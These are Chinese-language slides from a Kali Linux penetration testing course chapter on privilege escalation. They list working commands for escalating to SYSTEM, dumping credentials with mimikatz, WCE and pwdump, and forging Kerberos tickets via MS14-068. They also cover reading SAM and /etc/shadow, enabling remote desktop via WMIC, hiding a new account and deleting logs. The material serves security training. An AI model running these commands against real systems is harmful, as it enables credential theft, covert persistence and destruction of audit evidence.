

Kali linux渗透测试

苑房弘 FANGHONG.YUAN@163.COM



第十章 提权




本地提权

- 已实现本地低权限账号登录
 - 远程溢出
 - 直接获得账号密码
- 希望获取更高权限
 - 实现对目标进一步控制

本地提权

- 系统账号之间权限隔离
 - 操作系统安全的基础
 - 用户空间
 - 内核空间
- 系统账号
 - 用户账号登陆时获取权限令牌
 - 服务账号无需用户登陆已在后台启动服务

本地提权

- Windows
 - user
 - Administrator
 - System
 - Linux
 - User
 - Root
- 
- A series of several parallel white diagonal lines extending from the bottom right corner towards the center of the slide.

ADMIN提权为SYSTEM

- Windows system账号
 - 系统设置管理功能
 - SysInternal Suite
 - <https://technet.microsoft.com/en-us/sysinternals/bb545027>
 - psexec -i -s -d taskmgr
 - at 19:39 /interactive cmd
 - sc Create syscmd binPath= "cmd /K start" type= own type= interact
 - sc start syscmd

注入进程提权

- 隐蔽痕迹
- pinjector.exe
 - http://www.tarasco.org/security/Process_Injector/

抓包嗅探

- Windows
 - Wireshark
 - Omnippeek
 - commview
 - Sniffpass
- Linux
 - Tcpdump
 - Wireshark
 - Dsniff

键盘记录

- Keylogger
- 木马窃取

本地缓存密码


- 浏览器缓存的密码
 - IE浏览器
 - Firefox
- 网络密码
- 无线密码
- <http://www.nirsoft.net>
- Dump SAM
 - Pwdump
 - `/usr/share/windows-binaries/fgdump/`



小心了!

WINDOWS身份认证过程

lmhash = LMHash("pwd1")
nthash = NTHash("pwd1")



WCE(WINDOWS CREDENTIAL EDITOR)

- /usr/share/wce/
 - 需要管理员权限
 - wce-universal.exe -l / -lv
 - wce-universal.exe -d
 - wce-universal.exe -e / -r
 - wce-universal.exe -g
 - wce-universal.exe -w
 - LM/NT hash
- 
- A series of three parallel white diagonal lines extending from the bottom right towards the top right of the slide.

WCE(WINDOWS CREDENTIAL EDITOR)

- 从内存读取LM / NTLM hash
- Digest Authentication Package
- NTLM Security Package
- Kerberos Security Package
- 防止WCE攻击
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
 - kerberos
 - msv1_0
 - schannel
 - wdigest
 - tspkg
 - pku2u

其他工具

- pwDump localhost
- fgDump
- mimikatz
 - privilege::debug #提升权限
 - sekurlsa::logonPasswords
 - ::

利用漏洞提权

- Ms11-080
- Kb2592799
 - <https://technet.microsoft.com/library/security/ms11-080>
- Pyinstaller
 - <https://pypi.python.org/pypi/PyInstaller/2.1>
 - `python pyinstaller --onefile ms11-080.py`
- Pywin32
 - <http://sourceforge.net/projects/pywin32/files/pywin32/Build%20219/>
- MS11-046
 - DoS

利用漏洞提权

- Ms14-068
- 库
 - <https://github.com/bidord/pykek>
- `ms14-068.py -u user@lab.com -s userSID -d dc.lab.com`
- 拷贝 TGT_user1@lab.com.ccache 到windows系统
- 本地管理员登陆
 - `mimikatz.exe log "kerberos::ptc TGT_user@lab.com.ccache" exit`

利用漏洞提权

- Ubuntu11.10
 - <http://old-releases.ubuntu.com/releases/11.10/>
- gcc
 - `sudo apt-cdrom add && sudo apt-get install gcc`
 - `gcc 18411.c -o exp`
- CVE-2012-0056
 - `/proc/pid/mem`
 - `kernels >= 2.6.39`
 - <http://blog.zx2c4.com/749>

利用配置不当提权

- 与漏洞提权相比 更常用的方法
 - 企业环境
 - 补丁更新的全部已经安装
 - 输入变量过滤之外更值得研发关注的安全隐患
 - 以system权限启动
 - NTFS权限允许users修改删除

利用配置不当提权

- icacs
 - `icacs c:\windows*.exe /save perm /T`
 - `i586-mingw32msvc-gcc -o admin.exe admin.c`
- Find
 - `find / -perm 777 -exec ls -l {} \;`

利用配置不当提权

- 应用系统的配置文件
 - 应用连接数据库的配置文件

基本信息收集

- Linux
 - `/etc/resolv.conf`
 - `/etc/passwd`
 - `/etc/shadow`
 - `whoami` and `who -a`
 - `ifconfig -a`, `iptables -L -n`, `ifconfig -a`, `netstat -r`
 - `uname -a`, `ps aux`
 - `dpkg -l | head`

基本信息收集

- Windows
 - `ipconfig /all` , `ipconfig /displaydns`, `netstat -bnao` , `netstat -r`
 - `net view` , `net view /domain`
 - `net user /domain`, `net user %username% /domain`
 - `net accounts`, `net share`
 - `net localgroup administrators username /add`
 - `net group "Domain Controllers" /domain`
- `net share name$=C:\ /unlimited`
- `net user username /active:yes /domain`

WMIC(WINDOWS MANAGEMENT INSTRUMENTATION)

- wmic nicconfig get ipaddress,macaddress
- wmic computersystem get username
- wmic netlogin get name,lastlogon
- wmic process get caption, executablepath,commandline
- wmic process where name="calc.exe" call terminate
- wmic os get name,servicepackmajorversion
- wmic product get name,version
- wmic product where name="name" call uninstall /nointeractive
- wmic share get /ALL
- wmic /node:"machinename" path Win32_TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections "1"
- wmic nteventlog get path,filename,writeable

收集敏感数据

- 商业信息
- 系统信息
- Linux
 - /etc ; /usr/local/etc
 - /etc/password ; /etc/shadow
 - .ssh ; .gnupg 公私钥
 - The e-mail and data files
 - 业务数据库 ; 身份认证服务器数据库
 - /tmp

收集敏感数据

- windows
 - SAM 数据库 ; 注册表文件
 - %SYSTEMROOT%\repair\SAM
 - %SYSTEMROOT%\System32\config\RegBack\SAM
 - 业务数据库 ; 身份认证数据库
 - 临时文件目录
 - UserProfile\AppData\Local\Microsoft\Windows\Temporary Internet Files\

隐藏痕迹

- 禁止在登陆界面显示新建账号
- REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\SpecialAccounts\UserList" /v **uname** /T REG_DWORD /D 0
- del %WINDIR%*.log /a/s/q/f
- History
- 日志
 - auth.log / secure
 - bttmp / wttmp
 - lastlog / faillog
- 其他日志和 HIDS 等

Q & A

